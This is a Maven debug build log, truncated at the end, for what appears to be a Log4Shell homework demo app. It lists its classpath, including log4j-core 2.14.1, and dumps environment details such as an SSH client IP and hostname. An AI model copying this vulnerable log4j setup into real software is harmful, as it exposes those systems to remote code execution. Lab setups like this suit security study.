[DEBUG] Included: org.ow2.asm:asm:jar:6.2

[DEBUG] Included: com.thoughtworks.qdox:qdox:jar:2.0-M9

[DEBUG] Included: org.codehaus.plexus:plexus-compiler-api:jar:2.8.4

[DEBUG] Included: org.codehaus.plexus:plexus-compiler-manager:jar:2.8.4

[DEBUG] Included: org.codehaus.plexus:plexus-compiler-javac:jar:2.8.4

[DEBUG] Configuring mojo org.apache.maven.plugins:maven-compiler-plugin:3.8.1:compile from plugin realm ClassRealm[plugin>org.apache.maven.plugins:maven-compiler-plugin:3.8.1, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]

[DEBUG] Configuring mojo 'org.apache.maven.plugins:maven-compiler-plugin:3.8.1:compile' with basic configurator -->

[DEBUG] (f) basedir = /home/ec2-user/log4shell-homework

[DEBUG] (f) buildDirectory = /home/ec2-user/log4shell-homework/target

[DEBUG] (f) compilePath = [/home/ec2-user/log4shell-homework/target/classes, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-web/2.5.5/spring-boot-starter-web-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter/2.5.5/spring-boot-starter-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot/2.5.5/spring-boot-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-autoconfigure/2.5.5/spring-boot-autoconfigure-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-logging/2.5.5/spring-boot-starter-logging-2.5.5.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-classic/1.2.6/logback-classic-1.2.6.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-core/1.2.6/logback-core-1.2.6.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-to-slf4j/2.14.1/log4j-to-slf4j-2.14.1.jar, /home/ec2-user/.m2/repository/jakarta/annotation/jakarta.annotation-api/1.3.5/jakarta.annotation-api-1.3.5.jar, /home/ec2-user/.m2/repository/org/springframework/spring-core/5.3.10/spring-core-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-jcl/5.3.10/spring-jcl-5.3.10.jar, /home/ec2-user/.m2/repository/org/yaml/snakeyaml/1.28/snakeyaml-1.28.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-json/2.5.5/spring-boot-starter-json-2.5.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-databind/2.12.5/jackson-databind-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-annotations/2.12.5/jackson-annotations-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-core/2.12.5/jackson-core-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jdk8/2.12.5/jackson-datatype-jdk8-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jsr310/2.12.5/jackson-datatype-jsr310-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/module/jackson-module-parameter-names/2.12.5/jackson-module-parameter-names-2.12.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-tomcat/2.5.5/spring-boot-starter-tomcat-2.5.5.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-core/9.0.53/tomcat-embed-core-9.0.53.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-el/9.0.53/tomcat-embed-el-9.0.53.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-websocket/9.0.53/tomcat-embed-websocket-9.0.53.jar, /home/ec2-user/.m2/repository/org/springframework/spring-web/5.3.10/spring-web-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-beans/5.3.10/spring-beans-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-webmvc/5.3.10/spring-webmvc-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-aop/5.3.10/spring-aop-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-context/5.3.10/spring-context-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-expression/5.3.10/spring-expression-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-log4j2/2.5.5/spring-boot-starter-log4j2-2.5.5.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-slf4j-impl/2.14.1/log4j-slf4j-impl-2.14.1.jar, /home/ec2-user/.m2/repository/org/slf4j/slf4j-api/1.7.32/slf4j-api-1.7.32.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-api/2.14.1/log4j-api-2.14.1.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-core/2.14.1/log4j-core-2.14.1.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-jul/2.14.1/log4j-jul-2.14.1.jar, /home/ec2-user/.m2/repository/org/slf4j/jul-to-slf4j/1.7.32/jul-to-slf4j-1.7.32.jar]

[DEBUG] (f) compileSourceRoots = [/home/ec2-user/log4shell-homework/src/main/java]

[DEBUG] (f) compilerId = javac

[DEBUG] (f) debug = true

[DEBUG] (f) encoding = UTF-8

[DEBUG] (f) failOnError = true

[DEBUG] (f) failOnWarning = false

[DEBUG] (f) forceJavacCompilerUse = false

[DEBUG] (f) fork = false

[DEBUG] (f) generatedSourcesDirectory = /home/ec2-user/log4shell-homework/target/generated-sources/annotations

[DEBUG] (f) mojoExecution = org.apache.maven.plugins:maven-compiler-plugin:3.8.1:compile {execution: default-compile}

[DEBUG] (f) optimize = false

[DEBUG] (f) outputDirectory = /home/ec2-user/log4shell-homework/target/classes

[DEBUG] (f) parameters = true

[DEBUG] (f) project = MavenProject: com.example:log4shell-demo:0.0.1-SNAPSHOT @ /home/ec2-user/log4shell-homework/pom.xml

[DEBUG] (f) projectArtifact = com.example:log4shell-demo:jar:0.0.1-SNAPSHOT

[DEBUG] (f) session = org.apache.maven.execution.MavenSession@2dddc1b9

[DEBUG] (f) showDeprecation = false

[DEBUG] (f) showWarnings = false

[DEBUG] (f) skipMultiThreadWarning = false

[DEBUG] (f) source = 11

[DEBUG] (f) staleMillis = 0

[DEBUG] (s) target = 11

[DEBUG] (f) useIncrementalCompilation = true

[DEBUG] (f) verbose = false

[DEBUG] -- end configuration --

[DEBUG] Using compiler 'javac'.

[INFO] No sources to compile

[INFO]

[INFO] --- maven-resources-plugin:3.2.0:testResources (default-testResources) @ log4shell-demo ---

[DEBUG] Configuring mojo org.apache.maven.plugins:maven-resources-plugin:3.2.0:testResources from plugin realm ClassRealm[plugin>org.apache.maven.plugins:maven-resources-plugin:3.2.0, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]

[DEBUG] Configuring mojo 'org.apache.maven.plugins:maven-resources-plugin:3.2.0:testResources' with basic configurator -->

[DEBUG]   (f) addDefaultExcludes = true

[DEBUG]   (f) buildFilters = []

[DEBUG]   (s) delimiters = [@]

[DEBUG]   (f) encoding = UTF-8

[DEBUG]   (f) escapeWindowsPaths = true

[DEBUG]   (f) fileNameFiltering = false

[DEBUG]   (s) includeEmptyDirs = false

[DEBUG]   (s) outputDirectory = /home/ec2-user/log4shell-homework/target/test-classes

[DEBUG]   (s) overwrite = false

[DEBUG]   (f) project = MavenProject: com.example:log4shell-demo:0.0.1-SNAPSHOT @ /home/ec2-user/log4shell-homework/pom.xml

[DEBUG]   (f) propertiesEncoding = UTF-8

[DEBUG]   (s) resources = [Resource {targetPath: null, filtering: false, FileSet {directory: /home/ec2-user/log4shell-homework/src/test/resources, PatternSet [includes: {}, excludes: {}]}}]

[DEBUG]   (f) session = org.apache.maven.execution.MavenSession@2dddc1b9

[DEBUG]   (f) skip = false

[DEBUG]   (f) supportMultiLineFiltering = false

[DEBUG]   (f) useBuildFilters = true

[DEBUG]   (s) useDefaultDelimiters = false

[DEBUG] -- end configuration --

[DEBUG] properties used {spring-integration.version=5.5.4, flyway.version=7.7.3, java.specification.version=17, webjars-hal-browser.version=3325375, java.vendor.url=https://aws.amazon.com/corretto/, sun.boot.library.path=/usr/lib/jvm/java-17-amazon-corretto.x86_64/lib, sun.java.command=org.codehaus.plexus.classworlds.launcher.Launcher clean package -X, jdk.debug=release, maven.version=3.8.4, javax-activation.version=1.2.0, kafka.version=2.7.1, jboss-transaction-spi.version=7.6.1.Final, java.vm.specification.vendor=Oracle Corporation, java.specification.name=Java Platform API Specification, byte-buddy.version=1.10.22, maven-install-plugin.version=2.5.2, env.which_declare=declare -f, java.runtime.version=17.0.15+6-LTS, httpclient5.version=5.0.4, env.SELINUX_ROLE_REQUESTED=, java.vendor.version=Corretto-17.0.15.6.1, env.HISTCONTROL=ignoredups, micrometer.version=1.7.4, rxjava-

adapter.version=1.2.1, project.baseUri=file:/home/ec2-user/log4shell-homework/, hibernate.version=5.4.32.Final, java.io.tmpdir=/tmp, java.version=17.0.15, javax-persistence.version=2.2, jakarta-ws-rs.version=2.1.6, build-helper-maven-plugin.version=3.2.0, mockito.version=3.9.0, java.vm.specification.name=Java Virtual Machine Specification, infinispan.version=12.1.7.Final, nekohtml.version=1.9.22, maven-assembly-plugin.version=3.3.0, native.encoding=UTF-8, java.library.path=/usr/java/packages/lib:/usr/lib64:/lib64:/lib:/usr/lib, jakarta-servlet.version=4.0.4, java.vendor=Amazon.com Inc., java.specification.maintenance.version=1, thymeleaf-extras-java8time.version=3.0.4.RELEASE, undertow.version=2.2.10.Final, mariadb.version=2.7.4, selenium-htmlunit.version=2.49.1, thymeleaf-extras-data-attribute.version=2.0.1, ehcache3.version=3.9.6, jakarta-xml-bind.version=2.3.3, commons-dbcp2.version=2.8.0, env.LANG=C.UTF-8, mongodb.version=4.2.3, java.vm.specification.version=17, javax-transaction.version=1.3, maven.compiler.source=11, env.BASH_FUNC_which%%=() { (alias;

 eval ${which_declare}) | /usr/bin/which --tty-only --read-alias --read-functions --show-tilde --show-dot "$@"

}, user.home=/home/ec2-user, postgresql.version=42.2.23, reactive-streams.version=1.0.3, env.DBUS_SESSION_BUS_ADDRESS=unix:path=/run/user/1000/bus, jmustache.version=1.15, querydsl.version=4.4.0, appengine-sdk.version=1.9.91, thymeleaf-layout-dialect.version=2.5.3, hamcrest.version=2.2, os.version=6.1.134-152.225.amzn2023.x86_64, commons-pool.version=1.6, jakarta-jms.version=2.0.3, jakarta-transaction.version=1.3.3, env.MAIL=/var/spool/mail/ec2-user, java.vm.name=OpenJDK 64-Bit Server VM, maven-help-plugin.version=3.2.0, mimepull.version=1.9.15, json-path.version=2.5.0, jaxen.version=1.2.0, johnzon.version=1.2.14, os.arch=amd64, spring-batch.version=4.3.3, couchbase-client.version=3.1.7, derby.version=10.14.2.0, javax-jsonb.version=1.0, rxjava2.version=2.2.21, javax-jaxws.version=2.3.1, json-smart.version=2.4.7, javax-websocket.version=1.1, commons-codec.version=1.15, caffeine.version=2.9.2, h2.version=1.4.200, env.JAVA_HOME=/usr/lib/jvm/java-17, java.vm.compressedOopsMode=32-bit, pooled-jms.version=1.2.2, unboundid-ldapsdk.version=4.0.14, thymeleaf-extras-springsecurity.version=3.0.4.RELEASE, javax-jaxb.version=2.3.1, sqlite-jdbc.version=3.34.0, jakarta-servlet-jsp-jstl.version=1.2.7, activemq.version=5.16.3, httpasyncclient.version=4.1.4, jtds.version=1.3.1, javax-jms.version=2.0.1, jakarta-websocket.version=1.1.2, env.LOGNAME=ec2-user, spring-security.version=5.5.2, hibernate-validator.version=6.2.0.Final, assertj.version=3.19.0, jakarta-xml-soap.version=1.4.2, influxdb-java.version=2.21, httpcore5.version=5.1.1, lombok.version=1.18.20, maven.compiler.target=11, jakarta-xml-ws.version=2.3.3, env.S_COLORS=auto, library.jansi.path=/usr/share/maven/lib/jansi-native, env.XDG_SESSION_CLASS=user, commons-pool2.version=2.9.0, jackson-bom.version=2.12.5, env.VIRTUAL_ENV=/home/ec2-user/log4shell-homework/venv, spring-retry.version=1.3.1, maven-invoker-plugin.version=3.2.2, maven-antrun-plugin.version=1.8, maven.conf=/usr/share/maven/conf, sun.java.launcher=SUN_STANDARD, resource.delimiter=@, javax-json.version=1.1.4, jboss-logging.version=3.4.2.Final, maven-resources-plugin.version=3.2.0, javax-validation.version=2.0.1.Final, netty.version=4.1.68.Final, jetty-jsp.version=2.2.0.v201112011158, maven-source-plugin.version=3.2.1, jetty.version=9.4.43.v20210629, rxjava.version=1.3.8, elasticsearch.version=7.12.1, java.runtime.name=OpenJDK Runtime Environment, env.XDG_SESSION_ID=8, rest-assured.version=4.3.3, env.SYSTEMD_COLORS=false, maven-deploy-plugin.version=2.8.2, env.MAVEN_CMD_LINE_ARGS= clean package -X, log4j2.version=2.14.1, maven-failsafe-plugin.version=2.22.2, spring-framework.version=5.3.10, dropwizard-metrics.version=4.1.25, git-commit-id-plugin.version=4.0.5, kotlin-coroutines.version=1.5.2, hazelcast-hibernate5.version=2.2.1, htmlunit.version=2.49.1, env.TERM=xterm-256color, sun.arch.data.model=64, spring-restdocs.version=2.0.5.RELEASE, freemarker.version=2.3.31, thymeleaf.version=3.0.12.RELEASE, jakarta-json.version=1.1.6, janino.version=3.1.6, maven-jar-plugin.version=3.2.0, maven-compiler-plugin.version=3.8.1,

java.specification.vendor=Oracle Corporation, rabbit-amqp-client.version=5.12.0, java.version.date=2025-04-15, spring-amqp.version=2.3.10, java.home=/usr/lib/jvm/java-17-amazon-corretto.x86_64, maven-war-plugin.version=3.3.2, jolokia.version=1.6.2, sun.management.compiler=HotSpot 64-Bit Tiered Compilers, jetty-reactive-httpclient.version=1.1.10, env.PATH=/home/ec2-user/log4shell-homework/venv/bin:/home/ec2-user/.local/bin:/home/ec2-user/bin:/usr/local/bin:/usr/bin:/usr/local/sbin:/usr/sbin, maven-dependency-plugin.version=3.1.2, httpclient.version=4.5.13,
env.LS_COLORS=rs=0:di=01;34:ln=01;36:mh=00:pi=40;33:so=01;35:do=01;35:bd=40;33;01:cd=40;33;01:or=40;31;01:mi=01;37;41:su=37;41:sg=30;43:ca=30;41:tw=30;42:ow=34;42:st=37;44:ex=01;32:*.tar=01;31:*.tgz=01;31:*.arc=01;31:*.arj=01;31:*.taz=01;31:*.lha=01;31:*.lz4=01;31:*.lzh=01;31:*.lzma=01;31:*.tlz=01;31:*.txz=01;31:*.tzo=01;31:*.t7z=01;31:*.zip=01;31:*.z=01;31:*.dz=01;31:*.gz=01;31:*.lrz=01;31:*.lz=01;31:*.lzo=01;31:*.xz=01;31:*.zst=01;31:*.tzst=01;31:*.bz2=01;31:*.bz=01;31:*.tbz=01;31:*.tbz2=01;31:*.tz=01;31:*.deb=01;31:*.rpm=01;31:*.jar=01;31:*.war=01;31:*.ear=01;31:*.sar=01;31:*.rar=01;31:*.alz=01;31:*.ace=01;31:*.zoo=01;31:*.cpio=01;31:*.7z=01;31:*.rz=01;31:*.cab=01;31:*.wim=01;31:*.swm=01;31:*.dwm=01;31:*.esd=01;31:*.jpg=01;35:*.jpeg=01;35:*.mjpg=01;35:*.mjpeg=01;35:*.gif=01;35:*.bmp=01;35:*.pbm=01;35:*.pgm=01;35:*.ppm=01;35:*.tga=01;35:*.xbm=01;35:*.xpm=01;35:*.tif=01;35:*.tiff=01;35:*.png=01;35:*.svg=01;35:*.svgz=01;35:*.mng=01;35:*.pcx=01;35:*.mov=01;35:*.mpg=01;35:*.mpeg=01;35:*.m2v=01;35:*.mkv=01;35:*.webm=01;35:*.webp=01;35:*.ogm=01;35:*.mp4=01;35:*.m4v=01;35:*.mp4v=01;35:*.vob=01;35:*.qt=01;35:*.nuv=01;35:*.wmv=01;35:*.asf=01;35:*.rm=01;35:*.rmvb=01;35:*.flc=01;35:*.avi=01;35:*.fli=01;35:*.flv=01;35:*.gl=01;35:*.dl=01;35:*.xcf=01;35:*.xwd=01;35:*.yuv=01;35:*.cgm=01;35:*.emf=01;35:*.ogv=01;35:*.ogx=01;35:*.aac=01;36:*.au=01;36:*.flac=01;36:*.m4a=01;36:*.mid=01;36:*.midi=01;36:*.mka=01;36:*.mp3=01;36:*.mpc=01;36:*.ogg=01;36:*.ra=01;36:*.wav=01;36:*.oga=01;36:*.opus=01;36:*.spx=01;36:*.xspf=01;36:, jsonassert.version=1.5.0, file.encoding=UTF-8, gson.version=2.8.8, sun-mail.version=1.6.7, jakarta-annotation.version=1.3.5, env.HOSTNAME=ip-172-31-46-85.us-east-2.compute.internal, env.SHLVL=1, mssql-jdbc.version=9.2.1.jre8, snakeyaml.version=1.28, okhttp3.version=3.14.9, liquibase.version=4.3.5, httpcore.version=4.4.14, lettuce.version=6.1.5.RELEASE, classworlds.conf=/usr/share/maven/bin/m2.conf, sun.io.unicode.encoding=UnicodeLittle, kotlin.version=1.5.31, wsdl4j.version=1.6.3, tomcat.version=9.0.53, sendgrid.version=4.7.5, env.SSH_CLIENT=76.141.92.20 44903 22, glassfish-jaxb.version=2.3.5, spring-ws.version=3.1.1, commons-lang3.version=3.12.0, os.name=Linux, junit.version=4.13.2, jetty-el.version=9.0.52, env.SELINUX_USE_CURRENT_RANGE=, db2-jdbc.version=11.5.6.0, maven.build.timestamp=2025-05-29T00:37:14Z, env.SSH_CONNECTION=76.141.92.20 44903 172.31.46.85 22, reactor-bom.version=2020.0.11, maven-enforcer-plugin.version=3.0.0, jstl.version=1.2, quartz.version=2.3.2, javax-money.version=1.1, spring-hateoas.version=1.3.4, path.separator=:, env.SHELL=/bin/bash, jakarta-validation.version=2.0.2, env.HISTSIZE=1000, maven.multiModuleProjectDirectory=/home/ec2-user/log4shell-homework, oracle-database.version=21.1.0.0, env.MAVEN_PROJECTBASEDIR=/home/ec2-user/log4shell-homework, java.vm.info=mixed mode, sharing, cassandra-driver.version=4.11.3, env.USER=ec2-user, java.class.version=61.0, xml-maven-plugin.version=1.0.2, sun.jnu.encoding=UTF-8, xmlunit2.version=2.8.2, jakarta-mail.version=1.6.7, slf4j.version=1.7.32, r2dbc-bom.version=Arabba-SR10, solr.version=8.8.2, saaj-impl.version=1.5.3, nimbus-jose-jwt.version=9.10.1, maven.build.version=Apache Maven 3.8.4 (Red Hat 3.8.4-3.amzn2023.0.5), hikaricp.version=4.0.3, maven.home=/usr/share/maven, netty-tcnative.version=2.0.43.Final, maven-shade-plugin.version=3.2.4, sun.stderr.encoding=UTF-8, jakarta-json-bind.version=1.0.2, file.separator=/, line.separator=

, sun.stdout.encoding=UTF-8, env.SSH_TTY=/dev/pts/0, spring-kafka.version=2.7.7, jersey.version=2.33, user.name=ec2-user, hazelcast.version=4.1.5, env.SELINUX_LEVEL_REQUESTED=, jdom2.version=2.0.6, atomikos.version=4.0.6, aspectj.version=1.9.7, hsqldb.version=2.5.2, ojdbc.version=19.3.0.0, env.XDG_RUNTIME_DIR=/run/user/1000, webjars-locator-core.version=0.46, project.reporting.outputEncoding=UTF-8, env.MOTD_SHOWN=pam, env.XDG_SESSION_TYPE=tty, oauth2-oidc-

sdk.version=9.9.1, awaitility.version=4.0.3, env.OLDPWD=/home/ec2-user/log4shell-homework, env.PWD=/home/ec2-user/log4shell-homework, embedded-mongo.version=3.0.0, env.LESSOPEN=||/usr/bin/lesspipe.sh %s, spring-ldap.version=2.3.4.RELEASE, java.class.path=/usr/share/maven/boot/plexus-classworlds-2.6.0.jar, dependency-management-plugin.version=1.0.11.RELEASE, env.HOME=/home/ec2-user, java.vm.vendor=Amazon.com Inc., maven-javadoc-plugin.version=3.2.0, servlet-api.version=4.0.1, rsocket.version=1.1.1, jakarta-persistence.version=2.2.3, artemis.version=2.17.0, groovy.version=3.0.9, javax-cache.version=1.1.1, logback.version=1.2.6, prometheus-pushgateway.version=0.10.0, sun.cpu.endian=little, versions-maven-plugin.version=2.8.1, user.language=en, jedis.version=3.6.3, maven-clean-plugin.version=3.1.0, javax-mail.version=1.6.2, maven-surefire-plugin.version=2.22.2, javax-annotation.version=1.3.2, spring-data-bom.version=2021.0.5, mysql.version=8.0.26, classmate.version=1.5.1, jaybird.version=4.0.3.java8, antlr2.version=2.7.7, selenium.version=3.141.59, glassfish-el.version=3.0.4, project.build.sourceEncoding=UTF-8, jooq.version=3.14.15, java.vendor.url.bug=https://github.com/corretto/corretto-17/issues/, user.dir=/home/ec2-user/log4shell-homework, ehcache.version=2.10.9.2, junit-jupiter.version=5.7.2, java.vm.version=17.0.15+6-LTS, neo4j-java-driver.version=4.2.7, jakarta-activation.version=1.2.2, spring-session-bom.version=2021.0.2}

[INFO] Using 'UTF-8' encoding to copy filtered resources.

[INFO] Using 'UTF-8' encoding to copy filtered properties files.

[DEBUG] resource with targetPath null

directory /home/ec2-user/log4shell-homework/src/test/resources

excludes []

includes []

[INFO] skip non existing resourceDirectory /home/ec2-user/log4shell-homework/src/test/resources

[DEBUG] no use filter components

[INFO]

[INFO] --- maven-compiler-plugin:3.8.1:testCompile (default-testCompile) @ log4shell-demo ---

[DEBUG] Configuring mojo org.apache.maven.plugins:maven-compiler-plugin:3.8.1:testCompile from plugin realm ClassRealm[plugin>org.apache.maven.plugins:maven-compiler-plugin:3.8.1, parent: jdk.internal.loader.ClassLoaders$AppClassLoader@4e0e2f2a]

[DEBUG] Configuring mojo 'org.apache.maven.plugins:maven-compiler-plugin:3.8.1:testCompile' with basic configurator -->

[DEBUG]   (f) basedir = /home/ec2-user/log4shell-homework

[DEBUG]   (f) buildDirectory = /home/ec2-user/log4shell-homework/target

[DEBUG]   (f) compilePath = [/home/ec2-user/log4shell-homework/target/classes, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-web/2.5.5/spring-boot-starter-web-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter/2.5.5/spring-boot-starter-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot/2.5.5/spring-boot-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-autoconfigure/2.5.5/spring-

boot-autoconfigure-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-logging/2.5.5/spring-boot-starter-logging-2.5.5.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-classic/1.2.6/logback-classic-1.2.6.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-core/1.2.6/logback-core-1.2.6.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-to-slf4j/2.14.1/log4j-to-slf4j-2.14.1.jar, /home/ec2-user/.m2/repository/jakarta/annotation/jakarta.annotation-api/1.3.5/jakarta.annotation-api-1.3.5.jar, /home/ec2-user/.m2/repository/org/springframework/spring-core/5.3.10/spring-core-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-jcl/5.3.10/spring-jcl-5.3.10.jar, /home/ec2-user/.m2/repository/org/yaml/snakeyaml/1.28/snakeyaml-1.28.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-json/2.5.5/spring-boot-starter-json-2.5.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-databind/2.12.5/jackson-databind-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-annotations/2.12.5/jackson-annotations-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-core/2.12.5/jackson-core-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jdk8/2.12.5/jackson-datatype-jdk8-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/datatype/jackson-datatype-jsr310/2.12.5/jackson-datatype-jsr310-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/module/jackson-module-parameter-names/2.12.5/jackson-module-parameter-names-2.12.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-tomcat/2.5.5/spring-boot-starter-tomcat-2.5.5.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-core/9.0.53/tomcat-embed-core-9.0.53.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-el/9.0.53/tomcat-embed-el-9.0.53.jar, /home/ec2-user/.m2/repository/org/apache/tomcat/embed/tomcat-embed-websocket/9.0.53/tomcat-embed-websocket-9.0.53.jar, /home/ec2-user/.m2/repository/org/springframework/spring-web/5.3.10/spring-web-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-beans/5.3.10/spring-beans-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-webmvc/5.3.10/spring-webmvc-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-aop/5.3.10/spring-aop-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-context/5.3.10/spring-context-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-expression/5.3.10/spring-expression-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-log4j2/2.5.5/spring-boot-starter-log4j2-2.5.5.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-slf4j-impl/2.14.1/log4j-slf4j-impl-2.14.1.jar, /home/ec2-user/.m2/repository/org/slf4j/slf4j-api/1.7.32/slf4j-api-1.7.32.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-api/2.14.1/log4j-api-2.14.1.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-core/2.14.1/log4j-core-2.14.1.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-jul/2.14.1/log4j-jul-2.14.1.jar, /home/ec2-user/.m2/repository/org/slf4j/jul-to-slf4j/1.7.32/jul-to-slf4j-1.7.32.jar]

[DEBUG] (f) compileSourceRoots = [/home/ec2-user/log4shell-homework/src/test/java]

[DEBUG] (f) compilerId = javac

[DEBUG] (f) debug = true

[DEBUG] (f) encoding = UTF-8

[DEBUG] (f) failOnError = true

[DEBUG] (f) failOnWarning = false

[DEBUG] (f) forceJavacCompilerUse = false

[DEBUG] (f) fork = false

[DEBUG] (f) generatedTestSourcesDirectory = /home/ec2-user/log4shell-homework/target/generated-test-sources/test-annotations

[DEBUG] (f) mojoExecution = org.apache.maven.plugins:maven-compiler-plugin:3.8.1:testCompile {execution: default-testCompile}

[DEBUG] (f) optimize = false

[DEBUG] (f) outputDirectory = /home/ec2-user/log4shell-homework/target/test-classes

[DEBUG] (f) parameters = true

[DEBUG] (f) project = MavenProject: com.example:log4shell-demo:0.0.1-SNAPSHOT @ /home/ec2-user/log4shell-homework/pom.xml

[DEBUG] (f) session = org.apache.maven.execution.MavenSession@2dddc1b9

[DEBUG] (f) showDeprecation = false

[DEBUG] (f) showWarnings = false

[DEBUG] (f) skipMultiThreadWarning = false

[DEBUG] (f) source = 11

[DEBUG] (f) staleMillis = 0

[DEBUG] (s) target = 11

[DEBUG] (f) testPath = [/home/ec2-user/log4shell-homework/target/test-classes, /home/ec2-user/log4shell-homework/target/classes, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-web/2.5.5/spring-boot-starter-web-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter/2.5.5/spring-boot-starter-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot/2.5.5/spring-boot-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-autoconfigure/2.5.5/spring-boot-autoconfigure-2.5.5.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-logging/2.5.5/spring-boot-starter-logging-2.5.5.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-classic/1.2.6/logback-classic-1.2.6.jar, /home/ec2-user/.m2/repository/ch/qos/logback/logback-core/1.2.6/logback-core-1.2.6.jar, /home/ec2-user/.m2/repository/org/apache/logging/log4j/log4j-to-slf4j/2.14.1/log4j-to-slf4j-2.14.1.jar, /home/ec2-user/.m2/repository/jakarta/annotation/jakarta.annotation-api/1.3.5/jakarta.annotation-api-1.3.5.jar, /home/ec2-user/.m2/repository/org/springframework/spring-core/5.3.10/spring-core-5.3.10.jar, /home/ec2-user/.m2/repository/org/springframework/spring-jcl/5.3.10/spring-jcl-5.3.10.jar, /home/ec2-user/.m2/repository/org/yaml/snakeyaml/1.28/snakeyaml-1.28.jar, /home/ec2-user/.m2/repository/org/springframework/boot/spring-boot-starter-json/2.5.5/spring-boot-starter-json-2.5.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-databind/2.12.5/jackson-databind-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-annotations/2.12.5/jackson-annotations-2.12.5.jar, /home/ec2-user/.m2/repository/com/fasterxml/jackson/core/jackson-core/2.12.5/jackson-core-2.12.5.jar, /home/ec2-

